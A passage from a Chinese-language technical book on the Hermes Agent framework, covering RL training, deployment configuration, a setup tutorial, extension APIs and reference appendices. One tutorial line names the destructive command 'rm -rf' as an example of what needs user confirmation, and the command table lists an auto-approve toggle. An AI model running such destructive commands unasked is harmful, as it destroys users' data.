1. **与上下文压缩的对比**：运行时的上下文压缩（第 3 章）和离线的轨迹压缩虽然策略相似（都是"头尾保留 + 中间压缩"），但目标不同——运行时压缩是为了在有限的上下文窗口内继续对话，而轨迹压

缩是为了生成高质量的训练数据。前者容忍信息损失（用户不会看到被压缩的内容），后者需要更谨慎地保留决策关键信息（模型将从压缩后的轨迹中学习）。

15.3 工具集分布采样

`toolset_distributions.py` (365 行) 定义了 14 种工具集分布，用于 RL 训练中随机采样不同的工具子集：

分布	描述
default	所有工具 100%
safe	无终端访问
terminal_only	仅终端工具
research	Web + 文件工具
browser_use	浏览器工具
mixed_tasks	混合分布

`sample_toolsets_from_distribution()` (L247-288) 按概率独立采样每个工具集。如果没有工具集被选中（低概率情况），回退到最高概率的工具集。

15.4 RL 训练环境

`rl_cli.py` (447 行) 提供了专用的 RL 训练 CLI：

- **默认模型**：anthropic/claude-opus-4.5 (OpenRouter)
- **最大迭代**：200 (远超普通使用的 90)
- **系统提示**：详细的 RL 工程师指令（发现环境、检查数据、创建/修改环境、配置、测试、训练、评估）
- **工具集**：["terminal", "web", "rl"]
- **工作目录**：tinker-atropos/ 子模块

RL 训练的理论框架

Hermes Agent 的 RL 训练环境基于**在线强化学习** (Online RL) 范式，而非离线强化学习 (Offline RL)。这意味着训练数据是在 Agent 与环境交互的过程中实时生成的，而非从固定的数据集中学习。

在工具调用的 RL 训练中，核心要素对应如下：

RL 概念	Hermes Agent 中的对应
状态 (State)	对话历史 + 系统提示 + 可用工具集
动作 (Action)	选择调用哪个工具 + 工具参数
奖励 (Reward)	任务完成度 + 工具使用效率 + 回复质量
策略 (Policy)	LLM 的参数化决策函数
环境 (Environment)	Atropos 框架提供的任务沙箱

奖励设计的挑战：在工具调用场景中，奖励信号的稀疏性是一个核心难题。大多数任务只有在最终完成时才能给出明确的成功/失败信号（稀疏奖励），而中间步骤（如“选择了正确的搜索关键词”）缺乏细粒度的奖励信号。Hermes Agent 的轨迹压缩策略（15.2 节）正是为了应对这一挑战——通过压缩冗余的中间步骤，使训练数据更聚焦于关键的决策点。

Atropos 集成：`environments/` 目录中的 RL 环境基于 Atropos 框架，它提供了标准化的环境接口（`reset/step/reward`）。每个环境定义了一个具体的工具调用任务，包括初始状态、可执行操作集和终止条件。Agent 在环境中运行时，Atropos 记录完整的轨迹（`trajectory`），包括每一步的观察、动作和奖励。

15.5 Mini SWE-bench 评估

`mini_swe_runner.py` (710 行) 的 `MiniSWERunner` 类 (L141) 使用 Hermes Agent 的执行环境运行 SWE 任务：

- **支持环境：**Local、Docker、Modal
- **输出格式：**Hermes 轨迹格式
- **评估：**与 SWE-bench 评分标准对齐

15.6 设计评价

优势：

- Batch Runner 的断点续跑和增量检查点设计使大规模实验可行
- 轨迹压缩的“头尾保留”策略是训练数据质量的关键保障
- 工具集分布采样为 RL 训练提供了环境多样性

局限：

- Batch Runner 基于 `multiprocessing`，在 Windows 上的兼容性有限
- 轨迹压缩依赖辅助 LLM，本身也有成本
- RL 环境与 Atropos 的集成需要单独配置子模块

...

第 16 章 部署、配置与运维

从开发到生产，Hermes Agent 需要面对安装部署、配置管理、安全防护和运维监控等多重挑战。本章将系统性地覆盖这些实践性话题——从 pip/Docker/源码三种安装方式，到 config.yaml 的完整配置参考和安全最佳实践，再到多实例 Profile 隔离和日志监控方案。理解这些运维层面的设计，是将 Hermes Agent 从“能用”推向“好用”的关键一步。

16.1 安装方式

pip 安装

```
[bash]
pip install hermes-agent
```

Docker 安装

```
[bash]
docker run -it --rm \
  -v ~/.hermes:/root/.hermes \
  -e OPENROUTER_API_KEY=sk-... \
  hermes-agent
```

源码安装

```
[bash]
git clone https://github.com/nousresearch/hermes-agent.git
cd hermes-agent
pip install -e "[all]"
```

16.2 配置体系

Hermes Agent 的配置遵循三级优先级：**CLI 参数** > **环境变量** > **config.yaml**

config.yaml

`~/.hermes/config.yaml` 是主配置文件，结构由 `hermes_cli/config.py` 的 `DEFAULT_CONFIG` 定义。配置文件支持五大板块——模型选择、Agent 行为、显示偏好、工具集和网关平台。未显式配置的项使用默认值，因此最小配置只需指定模型和 API Key。完整配置参考见附录 C。

以下是一个典型的精简配置示例：

```
[yaml]
model:
  default: "anthropic/claude-sonnet-4"
  reasoning: "high"          # none/low/medium/high/xhigh

agent:
  max_turns: 90

display:
  streaming: true
  skin: default              # default/ares/mono/slate

memory:
  enabled: true

tools:
  enabled_toolsets: ["all"]
  disabled_toolsets: []
```

配置的优先级为：环境变量 > config.yaml > DEFAULT_CONFIG 默认值。这意味着你可以通过环境变量覆盖配置文件中的任何设置，适合在 CI/CD 环境中临时切换模型或禁用某些工具。

.env 文件

`~/.hermes/.env` 存储 API Key 等敏感信息：

```
[bash]
OPENROUTER_API_KEY=sk-or-...
ANTHROPIC_API_KEY=sk-ant-...
FIRECRAWL_API_KEY=fc-...
```

`OPTIONAL_ENV_VARS` (`hermes_cli/config.py`) 定义了所有可选环境变量及其元数据（描述、URL、是否密码字段、分类）。

16.3 多 Profile 隔离

Hermes Agent 支持**多 Profile**——每个 Profile 是一个完全隔离的实例，拥有独立的配置、API Key、记忆、会话、技能和网关。

实现机制

`_apply_profile_override()` (`hermes_cli/main.py`) 在任何模块导入之前设置 `HERMES_HOME` 环境变量：

```
[bash]
# 默认 Profile
HERMES_HOME=~/.hermes

# 命名 Profile
hermes -p coder
# → HERMES_HOME=~/.hermes/profiles/coder
```

所有 119+ 处 `get_hermes_home()` 调用自动作用域到当前 Profile。

Profile 规则

1. 使用 `get_hermes_home()` 获取所有 `HERMES_HOME` 路径——永不硬编码 `~/.hermes`
2. 使用 `display_hermes_home()` 显示用户可见路径
3. 网关平台适配器使用 `acquire_scoped_lock()` 防止同一凭证被多个 Profile 使用
4. Profile 管理操作锚定 `~/.hermes/profiles/`（而非 `HERMES_HOME/profiles/`），确保可以列出所有 Profile

16.4 生产部署最佳实践

安全

- **PII 脱敏**：`agent/redact.py` 的 `RedactingFormatter` 自动遮蔽日志中的敏感信息

- **URL 安全检查**: `tools/url_safety.py` 验证 Agent 访问的 URL
- **凭证隔离**: Profile 机制确保不同用户的 API Key 不交叉
- **内容扫描**: 技能、记忆、cron 提示都经过安全扫描

可观测性

- **用量统计**: `agent/usage_pricing.py` 估算 API 调用成本, `/usage` 命令查看
- **洞察聚合**: `agent/insights.py` 聚合使用模式, `/insights` 命令查看
- **日志系统**: `hermes_logging.py` 提供集中化日志, 支持 PII 脱敏
- **问题排查**: `/doctor` 命令自动检查常见问题

性能

- **Prompt Caching**: 自动启用 (Claude 模型), 缓存命中可节省 90% 的输入 token 成本
- **智能路由**: 简单问题用便宜模型, 复杂问题用强模型
- **上下文压缩**: 自动压缩长对话, 避免超出上下文窗口
- **并行工具执行**: 独立工具自动并行, 最大 8 个并发

16.5 设计评价

优势:

- 三级配置优先级 (CLI > ENV > YAML) 清晰灵活
- Profile 隔离机制设计完整, 从路径到凭证全覆盖
- PII 脱敏和安全扫描是生产环境的必要防线
- `/doctor` 命令降低了问题排查门槛

局限:

- 三套配置加载器 (CLI、`hermes_cli/config.py`、网关) 存在维护负担
- Profile 机制依赖环境变量, 在容器化部署中需要特殊处理
- 日志系统缺少结构化日志 (如 JSON 格式), 不利于 ELK 集成

...

(第四篇完)

...

第五篇：实战与进阶

...

第 17 章 从零构建你的第一个 Hermes Agent 工作流

本章通过一个完整的工作流构建教程，让你从零开始掌握 Hermes Agent 的核心功能。

17.1 环境搭建与模型配置

安装

```
[bash]
pip install hermes-agent
```

初始化

```
[bash]
hermes setup
```

交互式设置向导将引导你配置：

1. 选择模型提供商（OpenRouter 推荐，支持 200+ 模型）
2. 输入 API Key
3. 选择默认模型
4. 配置可选工具（浏览器、TTS 等）

手动配置

如果跳过交互式设置，可以手动编辑 `~/.hermes/config.yaml`：

```
[yaml]
model:
  default: "anthropic/claude-sonnet-4"
agent:
  max_turns: 90
display:
```

```
streaming: true
```

并在 `~/.hermes/.env` 中设置 API Key:

```
[bash]  
OPENROUTER_API_KEY=sk-or-v1-...
```

验证

```
[bash]  
hermes chat  
> 你好, 请介绍一下你自己
```

如果 Agent 正常响应, 说明环境搭建成功。

17.2 基础对话与工具使用

文件操作

```
> 请读取当前目录的 README.md 文件  
> 在当前目录创建一个 notes.md 文件, 写入今天的学习笔记  
> 搜索所有 .py 文件中包含 "TODO" 的行
```

Agent 会自动选择合适的工具 (`read_file`、`write_file`、`search_files`) 来完成任务。

终端操作

```
> 查看当前系统信息  
> 列出当前目录的文件  
> 运行 python -c "print(2**10)"
```

Agent 通过 `terminal` 工具执行命令。危险命令 (如 `rm -rf`) 需要用户确认。

Web 搜索

```
> 搜索最新的 Python 3.13 新特性  
> 访问 https://docs.python.org/3/whatsnew/3.13.html 并总结要点
```

需要配置 `FIRECRAWL_API_KEY` 或 `PERPLEXITY_API_KEY`。

17.3 创建自定义技能

技能是 Hermes Agent 自进化的核心。让我们创建一个实用的技能。

```
[bash]
mkdir -p ~/.hermes/skills/daily-standup
```

编写 SKILL.md

SKILL.md 是技能的核心描述文件，由 YAML Frontmatter（元数据）和 Markdown 正文（工作流模板）两部分组成。Frontmatter 中的 `name` 和 `description` 用于技能发现和展示，`platforms` 限定技能的运行平台。正文以自然语言描述工作流——Agent 会按照步骤逐一执行，`terminal`、`web_search` 等工具名会自动映射到实际工具调用。

以下是一个完整的 SKILL.md 示例——“每日站会报告生成器”：

```
[markdown]
---
name: daily-standup
description: "Generate daily standup reports from git activity and task tracking"
version: 1.0.0
platforms: [macos, linux]
---

# Daily Standup Report Generator

## Workflow

1. Use `terminal` to run `git log --since="1 day ago" --oneline` in the project directory
2. Parse the commit messages and categorize them:
   - Completed: commits with "feat", "fix", "docs" prefixes
   - In Progress: commits with "wip" or "refactor" prefixes
   - Blocked: any TODO comments in recent changes
3. Format the output as a standup report:

## Yesterday
- [list completed items]
```

```
## Today
- [list in-progress items]

## Blockers
- [list blocked items]

4. Offer to save the report to `~/standup-reports/YYYY-MM-DD.md`
```

这个示例展示了 SKILL.md 的典型结构：Frontmatter 定义了技能名称、描述、版本和平台兼容性；正文以编号步骤描述工作流，Agent 会将其理解为可执行的指令序列。步骤中的 `[list completed items]` 等占位符不是模板变量，而是对 Agent 输出格式的引导——Agent 会用实际内容替换这些占位描述。

使用技能

```
> 帮我生成今天的站会报告
```

Agent 会自动发现 `daily-standup` 技能并按照工作流执行。

让 Agent 自己创建技能

你也可以让 Agent 从经验中自动创建技能：

```
> 我注意到你每次都要手动检查代码覆盖率。请创建一个技能来自动化这个过程。
```

Agent 会使用 `skill_manage` 工具的 `create` 操作来创建技能。

17.4 接入消息平台（Telegram 实战）

1. 创建 Telegram Bot

通过 `[@BotFather](https://t.me/botfather)` 创建一个新的 Bot，获取 Bot Token。

2. 配置网关

编辑 `~/hermes/config.yaml`：


```
[yaml]
gateway:
  platforms:
    telegram:
      enabled: true
      token: "YOUR_BOT_TOKEN"
  streaming:
    enabled: true
    transport: edit
    edit_interval: 0.5
```

3. 启动网关

```
[bash]
hermes gateway
```

4. 验证

在 Telegram 中搜索你的 Bot，发送 `/help` 查看可用命令。

17.5 定时任务自动化

创建每日摘要任务

> 创建一个 cron 任务，每天早上 8 点检查我的日历和邮件，发送摘要到 Telegram

Agent 会使用 `cronjob` 工具创建任务：

```
[json]
{
  "action": "create",
  "schedule": "0 8 * * *",
  "prompt": "Check my calendar and emails, summarize today's key items",
  "delivery": "telegram:YOUR_CHAT_ID"
}
```

管理定时任务

- > 列出所有定时任务
- > 暂停每日摘要任务
- > 恢复每日摘要任务

17.6 子 Agent 并行任务

并行文件分析

- > 请同时分析 `src/` 目录下所有 Python 文件的代码质量，每个文件一个子任务

Agent 会使用 `delegate_task` 工具为每个文件创建独立的子 Agent，并行执行分析。

并行 Web 搜索

- > 同时搜索以下三个主题：量子计算最新进展、AI Agent 框架对比、Rust vs Go 性能

Agent 会创建 3 个子 Agent 并行搜索，最后合并结果。

17.7 记忆与个性化

主动记忆

- > 记住：我偏好深色主题，项目使用 Python 3.12，每周五需要提交周报

Agent 会使用 `memory` 工具将这些信息写入 `MEMORY.md`。

用户画像

- > 记住：我是一名后端工程师，主要使用 Java 和 Python，关注分布式系统

Agent 会将这些信息写入 `USER.md`。

记忆自动提示

当 Agent 连续多轮未使用记忆工具时，系统会自动提醒它保存重要信息。

会话搜索

> 搜索我之前关于 Docker 部署的对话

Agent 使用 `session_search` 工具在 FTS5 索引中搜索历史对话。

...

第 18 章 架构评价与扩展指南

经过前 17 章的逐模块剖析，我们已经在微观层面理解了 Hermes Agent 的每一个齿轮如何转动。本章将视角拉回宏观，从架构层面评价 Hermes Agent 的设计得失，并为希望基于 Hermes Agent 进行二次开发的读者提供扩展指南。我们将首先总结架构的优势与局限，然后通过一个完整的自定义工具开发实战展示扩展流程，最后讨论常见的扩展模式与反模式。

18.1 架构优势与局限

优势

1. **自进化闭环**：从经验创建技能 → 使用中改进 → 跨会话记忆 → 用户建模，形成正反馈循环
2. **多平台统一**：16 消息平台通过统一适配器抽象接入，一套代码覆盖所有平台
3. **模型无关**：OpenAI 兼容 API 体系支持 200+ 模型，Anthropic 适配器完整覆盖格式差异
4. **渐进式披露**：技能系统的四层渐进式披露在上下文效率和信息量之间取得平衡
5. **研究就绪**：Batch Runner + 轨迹压缩 + RL 环境，同一套代码兼顾日常使用和学术研究

局限

1. **单体文件过大**：`run_agent.py` (9500 行)、`cli.py` (8700 行)、`gateway/run.py` (7600 行) 的核心类过于庞大，可维护性差
2. **安全模型粗粒度**：正则匹配的安全扫描可能产生误报/漏报，缺少沙箱隔离
3. **测试覆盖不均**：核心对话循环的测试覆盖薄弱，多平台适配器的测试尤其缺乏
4. **配置系统分散**：三套配置加载器（CLI、`config.py`、网关）增加维护负担
5. **缺少分布式能力**：单进程架构，无法水平扩展

18.2 单体文件 vs 模块化的权衡

Hermes Agent 选择了“大文件”架构——核心逻辑集中在少数几个超大文件中。这有其历史原因：

优势：

- 减少文件跳转，全貌一目了然
- 避免循环依赖问题（Python 的常见陷阱）

- 减少样板代码 (import、__init__.py)

劣势：

- 代码审查困难——9500 行的 PR 很难 review
- IDE 性能下降——语法分析和大文件搜索变慢
- 合并冲突——多人修改同一文件时频繁冲突

如果进行模块化重构，建议遵循 `tools/registry.py` 的模式——零依赖的核心模块 + import-time 注册，避免循环依赖。

18.3 扩展点梳理

自定义 MemoryProvider

MemoryProvider 是外部记忆服务的插件接口（详见第 6 章 6.6 节）。实现自定义

MemoryProvider 需要继承 `MemoryProvider` 抽象基类，并实现以下方法：`initialize()` 负责连接外部服务（如向量数据库），`system_prompt_block()` 返回要注入系统提示的记忆内容，`prefetch()` 在每轮对话前预取相关记忆，`sync_turn()` 将对话轮次同步到外部服务，`get_tool_schemas()` 和 `handle_tool_call()` 则暴露给 Agent 可调用的记忆检索/写入工具。

```
[python]
# agent/memory_provider.py 的 MemoryProvider ABC
class MyMemoryProvider(MemoryProvider):
    async def initialize(self, user_id: str):
        # 连接你的向量数据库
        pass

    def system_prompt_block(self) -> str:
        # 返回要注入系统提示的记忆内容
        pass

    async def prefetch(self, user_message: str) -> str:
        # 预取与当前消息相关的记忆
        pass

    async def sync_turn(self, messages: list):
        # 同步当前轮次到外部服务
        pass
```

```
def get_tool_schemas(self) -> list:
    # 暴露给 Agent 的工具 Schema
    pass

async def handle_tool_call(self, name: str, args: dict) -> str:
    # 处理工具调用
    pass
```

注册自定义 MemoryProvider 需要在 `config.yaml` 中指定类路径:

```
[yaml]
memory:
  provider: "my_module.MyMemoryProvider"
```

Agent 启动时会自动加载并初始化。注意 `initialize()` 和 `shutdown()` 的调用时机由 `MemoryManager` (6.7 节) 控制，确保在 Agent 对话开始前完成初始化，在 Agent 退出时正确关闭连接。

自定义平台适配器

```
[python]
# 继承 gateway/platforms/base.py 的 BasePlatformAdapter
class MyPlatformAdapter(BasePlatformAdapter):
    def connect(self) -> bool:
        # 连接你的消息平台
        pass

    def disconnect(self):
        pass

    def send(self, chat_id, content, reply_to=None, metadata=None):
        pass
```

自定义工具

```
[python]
# tools/my_tool.py
from tools.registry import registry
```

```
def my_handler(args, **kwargs):
    return json.dumps({"result": "..."})

registry.register(
    name="my_tool",
    toolset="custom",
    schema={"name": "my_tool", "description": "...", "parameters": {...}},
    handler=my_handler,
    check_fn=lambda: bool(os.getenv("MY_API_KEY")),
    requires_env=["MY_API_KEY"],
)
```

需要在 `model_tools.py` 的 `_discover_tools()` 中添加 import, 在 `toolsets.py` 中添加到相应工具集。

自定义技能

在 `~/.hermes/skills/` 目录下创建技能目录和 SKILL.md 文件。

自定义钩子

在 `~/.hermes/hooks/` 目录下创建 HOOK.yaml + handler.py。

18.4 性能优化建议

1. **Prompt Caching 最大化**: 保持系统提示稳定, 避免中间插入消息
2. **智能路由**: 为简单任务配置便宜模型 (如 GPT-4o-mini)
3. **上下文压缩**: 定期 `/compress` 清理对话历史
4. **工具集裁剪**: 禁用不需要的工具集, 减少 Schema 大小和 LLM 决策负担
5. **并行执行**: 设计独立的子任务以利用并行工具调用

18.5 框架对比与选型指南

维度	Hermes Agent	LangChain	AutoGen	Claude Code	OpenHands
适用场景	个人 AI 助手	应用开发	多 Agent 协作	编程助手	软件工程
自改进	内置闭环	无	无	无	无

多平台	16 网关	无	无	无	无
工具生态	30+内置+MCP	丰富	一般	有限	丰富
记忆系统	三层架构	VectorStore	对话历史	CLAUDE.md	对话历史
研究支持	Batch+RL	无	无	无	SWE-bench
部署复杂度	低	低	中	低	中
学习曲线	低	中	中	低	中

选型建议

- 选 **Hermes Agent**: 需要自改进的个人助手 + 多平台接入 + 研究能力
- 选 **LangChain**: 构建 LLM 应用 (RAG、Chain) + 丰富的集成生态
- 选 **AutoGen**: 多 Agent 协作场景 + 对话式编排
- 选 **Claude Code**: 纯编程助手 + IDE 集成
- 选 **OpenHands**: 软件工程自动化 + SWE-bench 评估

...

(第五篇完)

...

附录

...

附录 A：核心源码文件索引

文件	行数	核心职责	关键类/函数
run_agent.py	~9500	AIAgent 核心类	AIAgent、IterationBudget、run_conversation()
cli.py	~8700	交互式 TUI	HermesCLI、ChatConsole
gateway/run.py	~7600	网关主循环	GatewayRunner
tools/skills_hub.py	~2700	技能 Hub	GitHubSource、SkillsShSource
trajectory_compressor.py	~1518	轨迹压缩	TrajectoryCompressor
agent/anthropic_adapter.py	~1409	Anthropic 适配	build_anthropic_client()、convert_messages_to_anthropic()
tools/skills_tool.py	~1377	技能系统	skills_list()、skill_view()
hermes_state.py	~1305	会话存储	SessionDB
tools/skills_guard.py	~1106	安全扫描	scan_skill()、should_allow_install()
tools/mcp_tool.py	~1050	MCP 客户端	MCP 工具发现与调用
agent/auxiliary_client.py	~2242	辅助模型	_resolve_auto()
gateway/platforms/base.py	~1697	适配器基类	BasePlatformAdapter、MessageEvent
gateway/config.py	~965	网关配置	GatewayConfig、PlatformConfig
gateway/session.py	~1082	会话管理	SessionStore、SessionSource
agent/prompt_builder.py	~984	提示构建	build_skills_system_prompt()
toolsets.py	~638	工具集定义	_HERMES_CORE_TOOLS、resolve_toolset()
tools/skill_manager_tool.py	~743	技能管理	skill_manage()
model_tools.py	~578	工具编排	_discover_tools()、handle_function_call()
tools/memory_tool.py	~561	记忆工具	MemoryStore

tools/cronjob_tools.py	~533	定时任务	cronjob()
batch_runner.py	~1288	批量运行	BatchRunner
cron/scheduler.py	~905	Cron 调度	tick()、run_job()
cron/jobs.py	~760	作业管理	create_job()、parse_schedule()

...

附录 B：术语中英对照表

英文	中文	首次出现
Agent	智能体	第 1 章
Autonomy	自主性	第 1 章
Proactivity	主动性	第 1 章
Reactivity	反应性	第 1 章
Sociality	社会性	第 1 章
ReAct	推理-行动范式	第 1 章
Self-improving	自改进/自进化	第 1 章
Tool Use	工具调用	第 2 章
Prompt Caching	提示缓存	第 2 章
Fallback Chain	回退链	第 2 章
Iteration Budget	迭代预算	第 3 章
Budget Pressure	预算压力	第 3 章
Context Compression	上下文压缩	第 3 章
Tool Registry	工具注册表	第 4 章
Toolset	工具集	第 4 章
Progressive Disclosure	渐进式披露	第 5 章
Skill	技能	第 5 章
Frontmatter	前置元数据	第 5 章
Skills Hub	技能中心	第 5 章
Memory Store	记忆存储	第 6 章
Memory Provider	记忆提供者	第 6 章
Memory Nudge	记忆提示	第 6 章

FTS5	SQLite 全文检索	第 6 章
User Modeling	用户建模	第 6 章
System Prompt	系统提示	第 7 章
PII Redaction	个人信息脱敏	第 7 章
SessionDB	会话数据库	第 8 章
Checkpoint	检查点	第 8 章
Subagent / Delegation	子智能体/委派	第 9 章
RPC	远程过程调用	第 9 章
TUI	终端用户界面	第 10 章
Slash Command	斜杠命令	第 10 章
Skin	皮肤/主题	第 10 章
Gateway	消息网关	第 11 章
Platform Adapter	平台适配器	第 11 章
Edit-based Transport	编辑式传输	第 11 章
DM Pairing	私聊配对	第 11 章
Hook	钩子	第 12 章
Plugin	插件	第 12 章
MCP (Model Context Protocol)	模型上下文协议	第 13 章
ACP (Agent Client Protocol)	Agent 客户端协议	第 13 章
Cron Job	定时任务	第 14 章
Batch Runner	批量运行器	第 15 章
Trajectory Compression	轨迹压缩	第 15 章
Profile	配置档案	第 16 章
IterationBudget	迭代预算管理器	第 3 章
check_fn	工具集可用性检查函数	第 4 章
ToolEntry	工具注册条目 (__slots__ 优化)	第 4 章
Token Lock	令牌锁 (防止 Profile 间凭证冲突)	第 11 章
Convoy Effect	护航效应 (确定性退避导致的同步竞争)	第 8 章
WAL Mode	SQLite 预写日志模式	第 8 章
Schema Migration	数据库模式迁移	第 8 章
patch_stdout	prompt_toolkit 的标准输出代理	第 10 章

StdoutProxy	patch_stdout 的输出代理类	第 10 章
KawaiiSpinner	可爱风加载动画组件	第 10 章

...

附录 C：配置参考

config.yaml 常用配置项

配置文件分为五大板块：**模型配置**（选择 LLM 和推理深度）、**Agent 配置**（迭代上限和回退策略）、**显示配置**（流式输出、皮肤主题、工具进度）、**工具配置**（启用/禁用工具集）和**网关配置**（消息平台连接和流式传输）。每个板块对应书中相应章节的深入讨论。

```
[yaml]
# 模型配置
model:
  default: "anthropic/claude-sonnet-4"      # 默认模型
  reasoning: "high"                        # 推理深度: none/low/medium/high/xhigh

# Agent 配置
agent:
  max_turns: 90                            # 最大迭代轮次
  fallback_model:                          # 回退模型
    provider: openrouter
    model: anthropic/claude-haiku-4

# 显示配置
display:
  streaming: true                          # 流式输出
  skin: default                            # 皮肤: default/ares/mono/slate
  compact: false                           # 紧凑模式
  tool_progress: true                       # 工具进度显示

# 记忆配置
memory:
  enabled: true

# 工具配置
```

```

tools:
  enabled_toolsets: ["all"]          # 启用的工具集
  disabled_toolsets: []              # 禁用的工具集

# 网关配置
gateway:
  platforms:
    telegram:
      enabled: true
      token: "BOT_TOKEN"
    discord:
      enabled: false
  streaming:
    enabled: true
    transport: edit
    edit_interval: 0.5

```

上述配置中，`model.reasoning` 控制 LLM 的推理深度，`high` 适用于需要深度思考的编码/分析任务，`low` 适合简单的问答。`agent.max_turns` 设定了 Agent 的迭代上限，90 是平衡任务完成度和 token 成本的默认值。`display.skin` 可选 `default/ares/mono/slate` 四种内置皮肤（详见第 10 章）。`tools.enabled_toolsets` 支持按工具集粒度控制，设为 `["all"]` 启用全部工具，也可以精确指定如 `["terminal", "web", "file"]`。

环境变量速查

变量	描述	分类
OPENROUTER_API_KEY	OpenRouter API Key	provider
ANTHROPIC_API_KEY	Anthropic API Key	provider
ANTHROPIC_TOKEN	Anthropic OAuth Token	provider
OPENAI_API_KEY	OpenAI API Key	provider
FIRECRAWL_API_KEY	Firecrawl API Key (Web 搜索)	tool
BROWSERBASE_API_KEY	Browserbase API Key (浏览器)	tool
ELEVENLABS_API_KEY	ElevenLabs API Key (TTS)	tool
FAL_KEY	Fal.ai API Key (图像生成)	tool
GITHUB_TOKEN	GitHub Token (技能 Hub)	tool
HERMES_HOME	自定义 HERMES_HOME 路径	setting

HERMES_MAX_ITERATIONS	最大迭代轮次覆盖	setting
HERMES_REDACT_SECRETS	启用 PII 脱敏	setting

...

附录 D：斜杠命令速查表

命令	别名	描述	类别
/new		新建会话	Session
/resume	/r	恢复历史会话	Session
/clear		清空当前会话	Session
/undo		撤销上一轮对话	Session
/branch		分支当前会话	Session
/save		保存当前会话	Session
/history		查看会话历史	Session
/title		设置/查看会话标题	Session
/model	/m	切换模型	Configuration
/provider		查看/切换提供商	Configuration
/config		查看当前配置	Configuration
/tools		查看工具状态	Configuration
/toolsets		查看工具集	Configuration
/skin		切换皮肤	Configuration
/yolo		切换自动审批模式	Configuration
/reasoning		切换推理深度	Configuration
/verbose		切换详细日志	Configuration
/skills		浏览/安装技能	Tools & Skills
/cron		管理定时任务	Tools & Skills
/browser		管理浏览器	Tools & Skills
/usage		查看 API 用量	Info

/insights		查看使用洞察	Info
/compress		手动压缩上下文	Info
/doctor		诊断检查	Info
/quit	/exit、/q	退出	Exit

...

...

(全书完)